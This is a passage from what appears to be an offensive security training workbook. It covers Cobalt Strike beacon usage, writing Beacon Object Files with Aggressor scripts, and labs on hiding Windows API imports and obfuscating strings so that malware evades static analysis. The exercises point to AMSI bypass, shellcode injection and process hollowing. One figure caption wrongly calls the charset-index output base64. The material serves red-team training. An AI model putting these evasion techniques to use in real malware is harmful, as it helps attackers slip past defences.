Figure 47 - Example of beacon process list command and output

To exit a beacon or kill the connection we can run the "exit" command:

```
beacon> exit
[*] Tasked beacon to exit
[+] host called home, sent: 8 bytes
[+] beacon exit.
[EC2AMAZ-R03FECM] Administrator */12352 (x64)
beacon>
```

Figure 48 - Example of beacon exit command



Once a beacon is terminated the only way to get it back is to execute the payload again.

We have covered a basic understanding of Cobalt Strike in this lab which includes the client and the team server. We have covered a great deal of detail on how CS is used and some of its setup. It is up to you to keep learning all the different options and ways CS can be used in engagements. Overall, it is a must-have tool for any serious red teams.

Exercises

1. Review the CobaltStrike profile that's currently being used. Review and understand the different options that are set. What can we do better?
2. Get a HTTPS beacon to run on the Attacker Dev box and inject the EarlyBird executable into memory using **shinject**. Use pe2shc or Donut to accomplish this!
3. Generate a raw shellcode from CS and use it to get a beacon running by adding the shellcode to the CreateRemoteThread code
4. Modify the current cs.profile to allow DNS beacons and get a DNS beacon executed on the Dev box.

Lab 4: CobaltStrike Beacon Object Files (BOF's)

In this lab we will dive into using CobaltStrike Beacon Object Files (BOF's). We will learn about BOF's and how to use them and make them. We will also take a quick look at some of the common tooling such as process hollowing that has been converted into BOF's that are loadable into the CS beacon. Having a variety of BOF's can make your life easier and allow for red teams to go undetected when trying to complete certain objectives.

System Configuration and Tools:

- Cobalt Strike team server running in docker on Cobalt Strike server
- Cobalt Strike client running on Windows Dev box and Attacker Kali
- GCC on Windows Dev box
- CL.exe on Windows Dev box
- CS Client on Windows Dev box

Systems Used In Lab:

- Windows Dev Box – 10.10.0.122
- Attacker Kali – 10.10.0.108
- Cobalt Strike – 10.10.0.204

Cobalt Strike BOF Introduction

Beacon Object Files (BOFs) are a recent Cobalt Strike feature that allows operators to extend BEACON post-exploitation functionality. BOFs are compiled C programs that are executed in memory on a targeted host. In contrast to Aggressor Scripts, BOFs are loaded within a BEACON session and can create new BEACON

capabilities. Additionally, compared to other BEACON post-exploitation commands like execute-assembly, BOFs are relatively stealthy as they run within a BEACON session and do not require a process creation or injection.

What are the advantages of using BOF's?

One of the key roles of a command & control platform is to provide ways to use external post-exploitation functionality. Cobalt Strike already has tools to use PowerShell, .NET, and Reflective DLLs. These tools rely on an OPSEC expensive fork & run pattern that involves a process create and injection for each post-exploitation action. BOFs have a lighter footprint. They run inside of a Beacon process and are cleaned up after the capability is done.

BOFs are also very small. A UAC bypass privilege escalation Reflective DLL implementation may weigh in at 100KB+. The same exploit, built as a BOF, is <3KB. This can make a big difference when using bandwidth constrained channels, such as DNS.

Finally, BOFs are easy to develop. You just need a Win32 C compiler and a command line. Both MinGW and Microsoft's C compiler can produce BOF files. You don't have to fuss with project settings that are sometimes more effort than the code itself.

How does it work?

To Beacon, a BOF is just a block of position-independent code that receives pointers to some Beacon internal APIs.

To Cobalt Strike, a BOF is an object file produced by a C compiler. Cobalt Strike parses this file and acts as a linker and loader for its contents. This approach allows you to write position-independent code, for use in Beacon, without tedious gymnastics to manage strings and dynamically call Win32 APIs.

What are the disadvantages of BOFs?

BOFs are single-file C programs that call Win32 APIs and limited Beacon APIs. Don't expect to link in other functionality or build large projects with this mechanism.

Cobalt Strike does not link your BOF to a libc. This means you're limited to compiler intrinsics (e.g., __stosb on Visual Studio for memset), the exposed Beacon internal APIs, Win32 APIs, and the functions that you write. Expect that a lot of common functions (e.g., strlen, strcmp, etc.) are not available to you via a BOF.

BOFs execute inside of your Beacon agent. If a BOF crashes, you or a friend you value will lose an access. Write your BOFs carefully.

Cobalt Strike expects that your BOFs are single-threaded programs that run for a short period of time. BOFs will block other Beacon tasks and functionality from executing. There is no BOF pattern for asynchronous or long-running tasks. If you want to build a long-running capability, consider a Reflective DLL that runs inside of a sacrificial process.

Writing your first BOF:

To start writing your first BOF in C we can use any text editor of choice here. In my case I have chosen to use **Notepad++** which is currently installed on the Windows Dev box. If we open the **hello-world.c** file that is located at:

- **C:\Users\Administrator\Desktop\Tools\BOFs\HelloWorld\hello-world.c**

We should see the following C code:

```
#include <windows.h>
#include "beacon.h"

void go(char * args, int alen) {
    BeaconPrintf(CALLBACK_OUTPUT, "Hello World: %s", args);
}
```

Figure 49 - Example of code example for CS BOF

Some things to call out here is we are required to link the “**beacon.h**” library which contains definitions for several internal Beacon APIs. The function “**go**” is like any main function you would find in a C/C++ program. The “**go**” function is called by inline-execute and allows us to pass arguments to it.

inline-execute is how we can execute the C code within a running beacon. To do this we must first build the C code into an object file. This can be done with multiple compilers such as “**cl.exe**” or “**mingw32-gcc**”. In our case we will be using “**cl.exe**” to build our first BOF.

First, we must open a Visual Studio x64 command prompt. This is required since BOF’s are built for either x64 or x86. In our case we are focusing on x64 since our running beacon is based on x64 code. There are ways to get around this and support x86 and x64 BOFs in a single file but this is out of scope for this lab.




Figure 50 - Example of selecting x64 developer CMD

With a VS x64 CMD open we will need to change directory to where the C code is stored. This is located at the following folder location:

C:\Users\Administrator\Desktop\Tools\BOFs\HelloWorld

Now we can attempt to build the BOF C code into an object file. This can be done by running the following command which will output a file name with a extension of “.o”

- **cl.exe /c /GS- hello-world.c /Fohello-world.o**

If everything went well, we should see the following output:

```
C:\Users\Administrator\Desktop\Tools\BOFs\HelloWorld>cl.exe /c /GS- hello-world.c /Fohello-world.o
Microsoft (R) C/C++ Optimizing Compiler Version 19.30.30709 for x64
Copyright (C) Microsoft Corporation. All rights reserved.

hello-world.c

C:\Users\Administrator\Desktop\Tools\BOFs\HelloWorld>
```

Figure 51 - Example of building HelloWorld BOF

We can verify the output file was successfully created by checking the current directory for an object file:




This PC > Desktop > Tools > BOFs > HelloWorld				
Name	Date modified	Type	Size	
 beacon.h	4/28/2022 3:41 AM	Header file	3 KB	
 hello-world.c	4/28/2022 4:03 AM	C source file	1 KB	
 hello-world.o	4/28/2022 3:24 PM	O File	2 KB	

Figure 52 - Example of hello-world object file generated by cl.exe

With the object file now created we can go ahead and execute this on our running beacon from the previous lab. If you do not have a running beacon, you will need to execute your payload again to establish a beacon on the Windows Dev box. To run a BOF we will use the **inline-execute** command.

Let's go ahead and execute the BOF by running the following command:

- **inline-execute C:\Users\Administrator\Desktop\Tools\BOFs\HelloWorld\hello-world.o My Simple BOF**

We should see the following output once the host executes the object file:

```
beacon> inline-execute C:\Users\Administrator\Desktop\Tools\BOFs\HelloWorld\hello-world.o My Simple BOF
[*] Tasked beacon to inline-execute C:\Users\Administrator\Desktop\Tools\BOFs\HelloWorld\hello-world.o
[+] host called home, sent: 136 bytes
[+] received output:
Hello World: My Simple BOF
```

Figure 53 - Example of executing BOF with inline-execute from CS beacon

The above output shows that our simple BOF was able to execute successfully with multiple strings as arguments which were reflected to the CS console.

Aggressor Scripts and BOF's

What is an Aggressor Script?

Aggressor Scripts are macros that operators can write and load in their client to streamline their workflow. These are loaded and executed within the client context and don't create new BEACON functionality, so much as automate existing commands. They are written in a Perl-based language called "**Sleep**" which Raphael Mudge (the creator of Cobalt Strike) wrote.

- Aggressor scripts are only loaded into an operator's local Client. They are not loaded into other operators' clients, the team server, or BEACON sessions (victim hosts).

Aggressor Scripts can run BOF's within the Cobalt Strike client. Most BOF's released to the public include an aggressor script to help the user and client understand what to do and how to interact with the BOF. In this case we will expand the Hello World example to use an Aggressor script.

First, let's open the BOF folder called "**SimpleBOF**". This folder is located at the following location:

- C:\Users\Administrator\Desktop\Tools\BOFs\SimpleBOF

We will want to look at the **simplebof.c** file located at:

- C:\Users\Administrator\Desktop\Tools\BOFs\SimpleBOF\simplebof.c

```

/*
 * Compile with:
 * cl.exe /c /GS- simplebof.c /Fosimplebof.x64.o
 */

#include <windows.h>
#include <stdio.h>
#include <tlhelp32.h>
#include "beacon.h"

DECLSPEC_IMPORT WINBASEAPI DWORD WINAPI KERNEL32$GetCurrentProcessId ();

void go(char * args, int length) {
    dataparser parser;
    char * str_arg;
    int num_arg;

    //Beacon API for data parser
    BeaconDataParse(&parser, args, length);
    str_arg = BeaconDataExtract(&parser, NULL);
    num_arg = BeaconDataInt(&parser);

    //Get CurrentProcess PID
    DWORD pid = KERNEL32$GetCurrentProcessId();

    //print out pid
    BeaconPrintf(CALLBACK_OUTPUT, "Current Process at %d (PID)", pid);

    //print out message from CNA file
    BeaconPrintf(CALLBACK_OUTPUT, "Message is %s with %d arg", str_arg, num_arg);
}

```

Figure 54 - Example of SimpleBOF code

In this BOF code we use Dynamic Function Resolution which is a convention to declare and call Win32 APIs as **LIBRARY\$Function**. This convention provides Beacon the information it needs to explicitly resolve the specific function and make it available to your BOF file before it runs. When this process fails, Cobalt Strike will refuse to execute the BOF and tell you which function it couldn't resolve. As we can see in the above example, we are using **KERNEL32\$GetCurrentProcessId()**; to get the current PID of the beacon process. This is imported using Dynamic Function Resolution and declared at the top of the BOF file. We then **printf** this output back to the CS console like the last BOF we worked on.

```
void go(char * args, int length) {  
    datap parser;  
    char * str_arg;  
    int num_arg;  
  
    //Beacon API for data parser  
    BeaconDataParse(&parser, args, length);  
    str_arg = BeaconDataExtract(&parser, NULL);  
    num_arg = BeaconDataInt(&parser);  
  
    //Get CurrentProcess PID  
    DWORD pid = KERNEL32$GetCurrentProcessId();  
  
    //print out pid  
    BeaconPrintf(CALLBACK_OUTPUT, "Current Process at %d (PID)", pid);  
  
    //print out message from CNA file  
    BeaconPrintf(CALLBACK_OUTPUT, "Message is %s with %d arg", str_arg, num_arg);  
}
```

Figure 55 - Example of BeaconAPI parser code

Next our entry point is our “go” function similar to last time. We declare the **datap** structure on the stack. This is an empty and uninitialized structure with state information for extracting arguments prepared with data from the aggressor script which we will show next. **BeaconDataParse** initializes our parser. **BeaconDataExtract** extracts a length-prefixed binary blob from our arguments. The **BeaconDataInt** extracts an integer that was packed into our arguments. **BeaconPrintf** is one way to format output and make it available to the operator which is what we used in the last BOF example.

With a decent understanding of the BOF C file let’s move onto looking at the Aggressor script file which will have an extension of “.cna”. This file is located at the following location:

- C:\Users\Administrator\Desktop\Tools\BOFs\SimpleBOF\simplebof.c

The file should look like the following example:


```
alias simplebof {
    local('$barch $handle $data $args');

    # figure out the arch of this session
    $barch = barch($1);

    # read in the BOF file
    $handle = openf(script_resource("simplebof.x64.o"));
    $data = readb($handle, -1);
    closef($handle);

    # pack our arguments
    $args = bof_pack($1, "zi", "hello from Stigs", 1337);

    # announce what we're doing
    btask($1, "Running Simple BOF");

    # execute it.
    beacon_inline_execute($1, $data, "go", $args);
}
```

Figure 56 - Example of Aggressor Script code to use BOF

The **beacon_inline_execute** function is Aggressor Script's entry point to run a BOF file. The script first determines the architecture of the session. An x86 BOF will only run in an x86 Beacon session. Conversely, an x64 BOF will only run in an x64 Beacon session. In this case we then target the x64 version of the object file created. We could add in error checking here but this is out of scope for this lab.

This script then reads target BOF into an Aggressor Script variable. The next step is to pack our arguments. The **bof_pack** function packs arguments in a way that is compatible with Beacon's internal data parser API. This script uses the customary **btask** to log the action the user asked Beacon to perform. And **beacon_inline_execute** runs the BOF with its arguments.

The **beacon_inline_execute** function accepts the Beacon ID as the first argument, a string containing the BOF content as a second argument, the entry point as its third argument, and the packed arguments as its fourth argument. The option to choose an entry point exists in case you choose to combine like-functionality into a single BOF.

If this example runs without issue, we should get the current PID back and a nice message. Let's build this with **cl.exe**:

- **cl.exe /c /GS- simplebof.c /Fosimplebof.x64.o**

We should see output like this when building with **cl.exe**:

```
C:\Users\Administrator\Desktop\Tools\BOFs\SimpleBOF>cl.exe /c /GS- simplebof.c /Fosimplebof.x64.o
Microsoft (R) C/C++ Optimizing Compiler Version 19.30.30709 for x64
Copyright (C) Microsoft Corporation. All rights reserved.

simplebof.c
simplebof.c(11): warning C4141: 'dllimport': used more than once

C:\Users\Administrator\Desktop\Tools\BOFs\SimpleBOF>
```

Figure 57 - Example of building Simplebof x64

With the object file built we can now load the aggressor script into the CS client. Once the script is loaded it will handle calling the BOF file for us. All we need to do is tell the client to run the script. It's a real nice process that can automate many tasks for you once you get the hang of writing aggressor scripts.

Let's open the Script Manager in the CS client:




Figure 58 - Example of selecting Script Manager from CS client

Now we can load the script by clicking on the load button:



Figure 59 - Example of selecting load button in CS client for Aggressor Scripts

Then you can find the Aggressor script file in the Tools directory and load the script:




Figure 60 - Example of selecting CNA Agressor Script

If the script loaded successfully we should see the following:




Figure 61 - Example of successfully loading Agressor Script

Now with the script loaded let's get ahead and execute it in our running beacon. Interact with your beacon and run the following command:

- **simplebof**

You should see the host execute the BOF file and produce some output with the current PID and the message in the BOF code:

```
beacon> simplebof
[*] Running Simple BOF
[+] host called home, sent: 387 bytes
[+] received output:
Current Process at 3956 (PID)
[+] received output:
Message is hello from Stigs with 1337 arg
[EC2AMAZ-R03FECM] Administrator */3956 (x64)
beacon>
```

Figure 62 - Example of executing simplebof from beacon

If you got the above output, you have successfully run your first Aggressor script with a BOF. In this lab you have learned how to run BOF's with and without Aggressor scripts. You can now automate tasks and run C code directly in beacons. This feature within CS is highly used during red team engagements.

Exercises

1. Load and run the unhook BOF, determine what this BOF is doing by looking at the code. Is there any difference from the previous unhooking lab?
2. Load and run the inject-amsiBypass BOF. Determine how this BOF is patching the AMSI buffer.
3. Load and run the Hollow BOF. Is this Early Bird technique different then the process injection lab?
4. Modify the Hollow BOF to support RWX memory regions instead of RE. Get this working to support encoded shellcode.
5. What other awesome BOF's do you know of? Post them in the discussion channel!

Lab 5: Hiding Imports via Dynamic Resolution

This lab is designed to teach students how to evade static analysis when writing malware. The goal is to eliminate commonly abused Windows APIs from the import table and strings listing. The students will need the following tools: Code Blocks⁴ (mingw⁵ already installed), and IDA Community⁶.

⁴ <https://www.codeblocks.org/>

⁵ <https://www.mingw-w64.org/downloads/>

⁶ <https://hex-rays.com/ida-free/>

We're going to dynamically resolve a Window's API at runtime. The student can choose any Window's API that they want. In the PoC we're going to resolve the `MiniDumpWriteDump`⁷, which is the notorious API used in Mimikatz⁸.

Code Examples

- The code example dynamically resolves the specified Windows API at runtime

System Configuration and Tools:

- Code Blocks
- Visual Studio 2022 Developer Command Prompt

Systems Used in This Lab:

- Windows Dev Box – 10.10.0.122

Windows API Dynamic Resolution Primer:

LoadLibrary performs a series of actions including loading DLL files from disk and setting the correct memory permissions. It also registers the DLL, so it becomes usable from APIs like *GetProcAddress* and is visible to tools like Process Explorer.

GetProcAddress retrieves the address of an exported function (also known as a procedure) or variable from the specified dynamic-link library (DLL).

Can I call Windows APIs directly in any language?

- *LoadLibrary* and *GetProcAddress* are unmanaged APIs, so we can call them directly from unmanaged languages, like C/C++
- Because languages that leverage the .NET Framework are managed, you must use Platform-Invoke to call Windows APIs in unmanaged libraries (DLLs), this will place them in the IAT
- Dynamic Invoke is an extra step that needs to be taken when attempting to hide our Windows APIs in C#⁹

An example of dynamic API resolution in C:

```
#include <Windows.h>
```

```
int main() {  
    //dynamically resolve an API at runtime  
    //dbghelp.dll implements the MiniDumoWriteDump function  
    FARPROC MiniDumpWriteDump = GetProcAddress(LoadLibrary("Dbghelp.dll"),  
    "MiniDumpWriteDump");  
    printf("0x%p\n", MiniDumpWriteDump);  
  
    return 0;  
}
```

⁷ <https://docs.microsoft.com/en-us/windows/win32/api/minidumpapiset/nf-minidumpapiset-minidumpwritedump>

⁸ <https://github.com/gentilkiwi/mimikatz>

⁹ <https://thewover.github.io/Dynamic-Invoke/>


Another C language dynamic resolution example is using the `GetProcAddress/GetModuleHandle` combination. This will eliminate `VirtualProtect` from the Import Address Table (IAT).

```
#include <Windows.h>

int main() {

    FARPROC stuff = GetProcAddress(GetModuleHandle("kernel32.dll"),
    "VirtualProtect");
    printf("0x%p\n", stuff);
    return 0;
}
```

To check your work, use **dumpbin** from a x64 Native Tools Visual Studio Developer command prompt to dump the binary's Import Address Table. Search for **MiniDumpWriteDump** and **dbghelp.dll** – they are absent due to the dynamic resolution.



```
c:\Users\grego\Desktop\Course Docs\Labs\Lab1 - Hiding Imports\Code>dumpbin /imports dynamic_APIs.exe
Microsoft (R) COFF/PE Dumper Version 14.29.30137.0
Copyright (C) Microsoft Corporation. All rights reserved.

Dump of file dynamic_APIs.exe
File Type: EXECUTABLE IMAGE

Section contains the following imports:

    KERNEL32.dll
        4081E4 Import Address Table
        40803C Import Name Table
        0 time date stamp
        0 Index of first forwarder reference

        10D DeleteCriticalSection
        131 EnterCriticalSection
        218 GetCurrentProcess
        219 GetCurrentProcessId
        21D GetCurrentThreadId
        262 GetLastError
        2B2 GetProcAddress
        2D2 GetStartupInfoA
        2EB GetSystemTimeAsFileTime
        307 GetTickCount
        360 InitializeCriticalSection
        3B8 LeaveCriticalSection
        398 LoadLibraryA
```

Figure 63 Dumping the IAT from the binary

Verify that the strings are absent by using `dumpbin`.

There should be no output when searching for the `MiniDumpWriteDump` and `DbgHelp` APIs:


```
c:\Users\grego\Desktop\Course Docs\Labs\Lab1 - Hiding Imports\Code>dumpbin /imports dynamic_APis.exe | findstr RtlCaptureContext
49D RtlCaptureContext

c:\Users\grego\Desktop\Course Docs\Labs\Lab1 - Hiding Imports\Code>dumpbin /imports dynamic_APis.exe | findstr minidumpwritedump
no output means its not there

c:\Users\grego\Desktop\Course Docs\Labs\Lab1 - Hiding Imports\Code>dumpbin /imports dynamic_APis.exe | findstr dbghelp
```

Figure 64 malicious Windows APIs are absent

However, there is still an issue, we used MiniDumpWriteDump and Dbghelp.dll in cleartext, they will show up as strings if a reverse engineer dumps the binary's strings.

Lab 6: Hiding String Detection – Building a Generator

Working on NT and Win2K means that executables and object files will many times have embedded UNICODE strings that you cannot easily see with a standard ASCII strings or grep programs. So we decided to roll our own. Strings just scans the file you pass it for UNICODE (or ASCII) strings of a default length of 3 or more UNICODE (or ASCII) characters. Note that it works under Windows 95 as well.¹⁰

Code Examples:

- Example code shown is C
- Binary takes one argument

System Configuration and Tools

- IDA
- Strings64
- CFF Explorer
- Code Blocks

Systems Used In Lab:

- Windows Dev Box – 10.10.0.122

As we saw in the class, even though we dynamically resolved the Windows API called **MiniDumpWriteDump** so that it does not show up in the IAT (Import Address Table), the following strings can still be statically detected in the binary: **"MiniDumpWriteDump"** and **"dbghelp.dll"**.

Using the strings utility to search for MiniDumpWriteDump within the binary:

¹⁰ <https://docs.microsoft.com/en-us/sysinternals/downloads/strings>



```
C:\Users\grego\tools\Strings>strings64.exe "c:\Users\grego\Desktop\Course Docs\Labs\Lab1 - Hiding Imports\Code\dynamic_APIs.exe" | findstr "MiniDumpWriteDump"
MiniDumpWriteDump ← string of the API is still present
```

Figure 65 malicious strings are present

```
c:\Users\grego\Desktop\Course Docs\Labs\Lab2 - Dynamically Build Strings\Code>string_generator.exe MiniDumpWriteDump
Converting MiniDumpWriteDump length is: 17 ← Converting our API to gibberish
48,18,23,18,39,30,22,25,58,27,18,29,14,39,30,22,25,
```

Figure 66 converting our API string to gibberish

One solution is this:

```
#include <Windows.h>

//data is a pointer because we need to go through the array. dwSize is the
size of the array.

//Go through the whole list, see if the character matches the data argument.
VOID ResolveStuff(CHAR *data){
    char charset[] =
    "1234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ";

    //a is the variable that we will use to loop through the charset
    //b will go through the entire charset
    //always initialize your variables so that you have a fail state
    int a = 0;
    int b = 0;
    for(a = 0; a < strlen(data); a++) {
        for(b = 0; b < strlen(charset); b++) {
            if(data[a] == charset[b]) {
                printf("%d,", b);
            }
        }
    }
}

//add argument support, so program can receive arguments
int main(int argc, char **argv) {
    printf("Converting %s length is: %d\n", argv[1], strlen(argv[1]));
    ResolveStuff(argv[1]);
    return 0;
}
```

Figure 67 This code takes a string argument and returns the corresponding base64 value

Lab 7: Dynamic resolution + obfuscated strings method

